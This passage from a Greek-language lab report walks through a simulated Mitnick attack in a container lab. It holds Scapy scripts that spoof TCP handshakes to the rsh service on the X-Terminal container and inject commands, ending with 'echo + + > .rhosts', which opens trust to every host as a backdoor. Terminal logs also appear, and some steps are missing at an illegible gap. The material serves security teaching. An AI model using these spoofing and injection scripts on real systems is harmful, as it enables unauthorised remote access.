
Κατόπιν των ανωτέρω και όπως βλέπουμε στην εικόνα 87, θα πρέπει να αρχικά να βρούμε με την εντολή ifconfig την IP διεύθυνση του Trusted Server. Στη συνέχεια, θα πρέπει να δημιουργήσουμε το αρχείο .rhosts στο X-Terminal. Για να γίνει αυτό θα συνδεθούμε ως seed user γιατί ότι το αρχείο .rhosts πρέπει να βρίσκεται στο ανώτερο επίπεδο του home directory

ενός χρήστη και μπορεί να γραφτεί μόνο από τον κάτοχο του αρχείου. Τέλος, γράφουμε την IP διεύθυνση του Trusted Server στο αρχείο .rhosts με την εντολή `echo 10.9.0.6 > .rhosts`.



Εικόνα 87 Lab 5-Δημιουργία .rhosts

Για να δοκιμάσουμε ότι όλα λειτουργούν όπως πρέπει και το αρχείο .rhosts περιέχει την IP διεύθυνση του Trusted Server αλλάζουμε τον χρήστη στον Trusted Server σε seed και εκτελούμε την εντολή `rsh 10.9.0.5 date` η οποία μας φέρνει σωστά την ημερομηνία που του ζητήσαμε (εικόνα 88).



Εικόνα 88 Lab 5-Δοκιμή .rhosts

Task 1: Simulated SYN flooding

Το SYN flooding, όπως είναι γνωστό, στα σύγχρονα λειτουργικά συστήματα δεν μπορεί να προκαλέσει τόσο μεγάλο πρόβλημα όσο την εποχή που ανακαλύφθηκε επίθεση Mitnick. Για αυτό τον λόγο θα προσπαθήσουμε να προσομοιάσουμε αυτό το φαινόμενο.

Όταν το X-Terminal λάβει ένα πακέτο SYN από τον Trusted Server, θα απαντήσει με ένα πακέτο SYN ACK. Πριν στείλει αυτό το πακέτο, πρέπει να γνωρίζει τη διεύθυνση MAC του Trusted Server. Η ARP cache θα ελεγχθεί πρώτα. Εάν δεν υπάρχει καταχώρηση για τον Trusted Server, το X-Terminal θα στείλει ένα πακέτο ARP request για να ζητήσει τη διεύθυνση MAC. Εμείς, πριν γίνει αυτό θα κλείσουμε τον Trusted Server και έτσι κανείς δεν πρόκειται να απαντήσει στο ARP request. Συνεπώς, το X-Terminal δεν μπορεί να στείλει την απάντηση. Ως αποτέλεσμα, η σύνδεση TCP δεν θα δημιουργηθεί.

Στην πραγματική επίθεση, η διεύθυνση MAC του Trusted Server ήταν στην πραγματικότητα στη ARP cache του X-Terminal. Άρα, πριν σταματήσουμε τον Trusted Server, απλώς θα κάνουμε ring από το X-Terminal μία φορά και, στη συνέχεια, θα χρησιμοποιήσουμε την εντολή arp για να ελέγξουμε και να βεβαιωθούμε ότι η διεύθυνση MAC βρίσκεται στη μνήμη cache. Θα πρέπει να σημειωθεί ότι η καταχώριση της cache μπορεί να διαγραφεί από το λειτουργικό σύστημα εάν αυτό αποτύχει να φτάσει σε έναν προορισμό χρησιμοποιώντας την προσωρινά αποθηκευμένη διεύθυνση MAC. Για τους παραπάνω λόγους, θα εκτελέσουμε

την εντολή `arp -s 10.9.0.6 02:42:0a:09:00:06` (IP και MAC Addresses του Trusted Server) στο X-Terminal για να προσθέσουμε μόνιμα την καταχώρηση στην ARP cache (εικόνα 89).

```

successfully built 9b21a0c5a7c
Successfully tagged seed-image-ubuntu-mitnick:latest
[01/09/24]seed@VM:~/LeahSetup$ dc u
dc: Could not open file u:
[01/09/24]seed@VM:~/LeahSetup$ dc up
Creating network 'net-10.9.0.0' with the default driver
WARNING: Found orphan containers (user1-10.9.0.6, victim-10.9.0.3, user2-10.9.0.7) for this project. If you removed or renamed this service in your compose file, you can run this command with the --remove-orphan flag to clean it up.
Starting x-terminal-10.9.0.5 ... done
Starting trusted-server-10.9.0.6 ... done
Creating seed-attacker ... done
Attaching to seed-attacker, trusted-server-10.9.0.6, x-terminal-10.9.0.5
x-terminal-10.9.0.5 * Starting internet superserver inetd
OK
[01/09/24]seed@VM:~$ docker exec seed-attacker
root@VM:/#
seed@dc7344beef6:/# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.9.0.6 netmask 255.255.255.0 broadcast 10.9.0.255
    ether 02:42:0a:09:00:06 txqueuelen 0 (Ethernet)
    RX packets 96 bytes 18579 (18.5 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 10 bytes 648 (648.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    loop txqueuelen 1000 (Local Loopback)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

seed@dc7344beef6:/#
root@bc26b4d1769b:~#
root@bc26b4d1769b:~#
root@bc26b4d1769b:~#
root@bc26b4d1769b:~#
root@bc26b4d1769b:~#
root@bc26b4d1769b:~#
root@bc26b4d1769b:~#
root@bc26b4d1769b:~#
root@bc26b4d1769b:~#
root@bc26b4d1769b:~#
root@bc26b4d1769b:~#
root@bc26b4d1769b:~#
root@bc26b4d1769b:~#
root@bc26b4d1769b:~#
root@bc26b4d1769b:~# arp -s 10.9.0.6 02:42:0a:09:00:06
root@bc26b4d1769b:~# arp

```


Address	Interface	Nettype	Netaddress	Flags	Mask
trusted-server-10.9.0.6	eth0	ether	02:42:0a:09:00:06	CM	

Εικόνα 89 Lab 5-ARP cache X-Terminal

Task 2: Spoof TCP Connections and rsh Sessions

Σε αυτό το task θα προσπαθήσουμε να δημιουργήσουμε μια σύνδεση TCP μεταξύ του Trusted Server και του X-Terminal και στη συνέχεια να εκτελέσουμε το `rsh` σε αυτήν τη σύνδεση TCP. Μία από τις δυσκολίες στην επίθεση Mitnick είναι η πρόβλεψη των αριθμών ακολουθίας TCP. Ήταν δυνατό αυτό εκείνη την εποχή όπου όταν οι αριθμοί ακολουθίας TCP δεν ήταν τυχαίοι.


Ωστόσο, τα σύγχρονα λειτουργικά συστήματα τυχατοποιούν πλέον τους αριθμούς ακολουθίας TCP τους (ως αντίμετρο), επομένως η πρόβλεψη των αριθμών καθίσταται ανέφικτη. Για να προσομοιώσουμε την κατάσταση της αρχικής επίθεσης Mitnick, θα χρησιμοποιήσουμε το `wireshark` (εικόνα 90), ώστε να μπορούμε να πάρουν τους αριθμούς ακολουθίας, αντί να τους μαντέψουμε.



Εικόνα 90 Lab 5-Λειτουργία Wireshark

Task 2.1: Spoof the First TCP Connection

Σε αυτό το Task θα στείλουμε ένα spoof SYN packet προς το X-Terminal. Έχουμε προσομοιάσει το αρχικό flooding attack προς στον Trusted Server με κλείσιμο αυτού όπως βλέπουμε στην εικόνα 91.



Εικόνα 91 Lab 5-Προσομοίωση SYN flooding attack


Το Script 18 είναι το script που χρησιμοποιήσουμε και το βλέπουμε παρακάτω:

```
#!/usr/bin/python3
from scapy.all import *

tcp = TCP()
tcp.sport = 1023
tcp.dport = 514
tcp.flags = "S"
ip = IP()
ip.src = "10.9.0.6"
ip.dst = "10.9.0.5"
p = ip/tcp
if tcp.flags == "S":
    send(p)
```

Script 18 Lab 5-SYN spoof packet

Αυτό που κάνει το script 18 είναι να στέλνει ένα SYN TCP packet με source port 1023 και destination port 514 όπου ακούει το rsh. Επίσης, θέτει το ανάλογο flag («S») και το στέλνει στο X-Terminal, με source IP address την IP address του Trusted Server. Στην παρακάτω εικόνα βλέπουμε ότι το X-Terminal έλαβε το πακέτο και απάντησε με ένα SYN ACK TCP packet (το βλέπουμε στην εικόνα 92, στο wireshark). Σε αυτό το σημείο τελείωσε το πρώτο βήμα της διαδικασίας.



Εικόνα 92 Lab 5-Εκτέλεση script και αποστολή spoofed SYN packet

Επόμενο βήμα είναι να ολοκληρώσουμε το 3Way-handshake. Συνεπώς εμείς θα πρέπει απαντήσουμε με ένα πακέτο ACK. Να υπενθυμίσουμε ότι το acknowledge number στο πακέτο πρέπει να είναι $S+1$, όπου S είναι το sequence number που περιέχεται στο πακέτο SYN ACK. Στην πραγματική επίθεση Mitnick, ο attacker δεν μπόρεσε να δει το πακέτο SYN ACK, επειδή στάλθηκε στον Trusted Server και όχι σε αυτόν. Αυτός είναι ο λόγος για τον οποίο ο Mitnick έπρεπε να μαντέψει την τιμή του sequence number.

Στο παρακάτω Python Script (Script 19) «ακούμε» (sniff) για το πακέτο ACK που θα σταλεί από το X-Terminal προς την IP 10.9.0.6 δηλαδή την IP του Trusted Server. Παρατηρήστε την σήμανση του flag ότι είναι «A» δηλαδή ACK packet. Τέλος, καθορίσουμε να πεδιά window, sequence και acknowledge.

```
#!/usr/bin/python3
from scapy.all import *


def spoof(pkt):
    if pkt[TCP].flags == "SA":
        ip = IP()
        ip.src = "10.9.0.6"
        ip.dst = "10.9.0.5"
        tcp = TCP()
        tcp.sport = 1023
        tcp.dport = 514
        tcp.flags = "A"
```

```
tcp.window = pkt[TCP].window
tcp.seq = pkt[TCP].ack
tcp.ack = pkt[TCP].seq + 1
p = ip/tcp
send(p)

pkt=sniff(iface="br-8046152ef626", filter = "src 10.9.0.5 and dst
10.9.0.6 and tcp", prn=spoof)
```

Script 19 Lab 5-SYN ACK spoof packet


Αφού τρέξουμε το Script 19 βλέπουμε στην εικόνα 93 ότι το X-Terminal λαμβάνει το spoof ACK packet.



Εικόνα 93 Lab 5-Spoofed ACK packet to X-Terminal

Όπως είδαμε ολοκληρώσαμε το 3way-handshake αλλά ο απώτερος σκοπός μας είναι να εγκαταστήσουμε ένα backdoor στο X-Terminal. Για να το κάνουμε αυτό θα πρέπει στην απάντηση ACK που θα στείλουμε να συμπεριλάβουμε κάποια data που θα τροποποιούν το αρχείο .rhosts.

Αρχικά, θα **τροποποιήσουμε** το script 19 όπου στέλναμε το ACK packet και θα φτιάξουμε ένα νέο (το data.py) και θα βάλουμε την εντολή «data = "9090\x00seed\x00seed\x00touch /tmp/xyz\x00" » μετά την εντολή « tcp.flags = "A" ». Αυτή η εντολή δημιουργεί ένα αρχείο xyz στην διαδρομή /tmp. Όπως βλέπουμε και στην εικόνα 94 και ειδικότερα στο Wireshark, εντολή στάλθηκε.



Εικόνα 94 Lab 5-Αποστολή εντολής

Task 2.2: Spoof the Second TCP Connection

Μετά τη δημιουργία της πρώτης σύνδεσης, το X-Terminal θα ξεκινήσει τη δεύτερη σύνδεση. Αυτή η σύνδεση χρησιμοποιείται από το rshd για την αποστολή μηνυμάτων σφάλματος. Στην επίθεσή μας, δεν θα χρησιμοποιήσουμε αυτήν τη σύνδεση, αλλά εάν αυτή η σύνδεση δεν δημιουργηθεί, το rshd θα σταματήσει χωρίς να εκτελέσει την εντολή μας. Για να το πετύχουμε αυτό δημιουργούμε το Script 20, το οποίο θα «ακούει» για πακέτα SYN από το X-Terminal προς την IP 10.9.0.6 και θα απαντάει σε αυτά με ένα SYN ACK πακέτο (το iface αναφέρεται στο interface στο οποίο θα ακούει ο Attacker).

```
#!/usr/bin/python3
from scapy.all import *

def spoof(pkt):
    if pkt[TCP].flags == "S":
        ip = IP()
        ip.src = "10.9.0.6"
        ip.dst = "10.9.0.5"
        tcp = TCP()
        tcp.sport = 9090
        tcp.dport = pkt[TCP].sport
        tcp.flags = "SA"
        tcp.window = pkt[TCP].window
        tcp.seq = pkt[TCP].ack
        tcp.ack = pkt[TCP].seq + 1
        p = ip/tcp
        send(p)


sniff(iface="br-8046152ef626", filter = "src 10.9.0.5 and dst 10.9.0.6
and tcp", prn=spoof)
```

Script 20 Lab 5-SYN ACK-Spoof data

Για να βάλουμε τώρα όλα τα παραπάνω σε μία σειρά και να δούμε την εγκαθίδρυση και των 2 TCP συνδέσεων στο Wireshark πρέπει να εκτελέσουμε τα Scripts με συγκεκριμένη σειρά. Αρχικά, στον Attacker, θα βάλουμε το data.py Script (**το τροποποιημένο script 19**) να ακούει για πακέτα SYN ACK για την πρώτη σύνδεση που θα ξεκινήσουμε εμείς, όπως φαίνεται στην εικόνα 95.

[illegible]

Αφού φτιάξαμε και το νέο script είμαστε έτοιμοι για την επίθεση που θα μας δώσει πρόσβαση στο X-Terminal μέσω του Attacker. Αρχικά εκτελούμε το νέο τροποποιημένο script 19 (που το ονομάζουμε data-all-ips.py) σε ένα terminal του Attacker το οποίο θα στείλει το πακέτο ACK για την 1^η σύνδεση και ταυτόχρονα θα εγκαταστήσει και το back door (Εικόνα 99).



```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.0.0 netmask 255.255.255.0 broadcast 10.0.0.255
    ether 02:42:0a:00:00:00 txqueuelen 0 (Ethernet)
    RX packets 76 bytes 8560 (8.5 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 10 bytes 640 (640.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    loop txqueuelen 1000 (Local Loopback)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@kali:~# python3 data-all-ips.py
```

Εικόνα 99 Lab 5-Εκτέλεση script

Έπειτα, σε ένα άλλο terminal του Attacker εκτελούμε το Script 20 το οποίο θα στείλει το πακέτο SYN ACK για την 2^η σύνδεση TCP (εικόνα 100).

```

root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
    inet 10.0.0.0 netmask 255.255.255.0 broadcast 10.0.0.255
    ether 02:42:0a:00:00:00 txqueuelen 0 (Ethernet)
    RX packets 76 bytes 8568 (8.5 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 10 bytes 640 (640.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0


lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    loop txqueuelen 1000 (Local Loopback)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@kali:~# python3 syn-ack-spoof-data.py

```

Εικόνα 100 Lab 5-Εκτέλεση script για την 2η σύνδεση TCP

Τέλος, ξεκινάμε την επίθεσή μας εκτελώντας το script 18 που θα στείλει το SYN πακέτο για την 1^η σύνδεση TCP. Όπως παρατηρούμε στην εικόνα 101 και ειδικότερα στο Wireshark, οι συνδέσεις έχουν πραγματοποιηθεί όπως επίσης έχει γίνει και η αποστολή της εντολής echo + + > .rhosts προς το X-Terminal. Για να επιβεβαιώσουμε ότι η εντολή εκτελέστηκε από το X-Terminal, εκτελούμε την εντολή cat .rhosts, η οποία ανοίγει το αρχείο και βλέπουμε ότι το περιεχόμενό του άλλαξε σε + + (πάλι στην εικόνα 101).



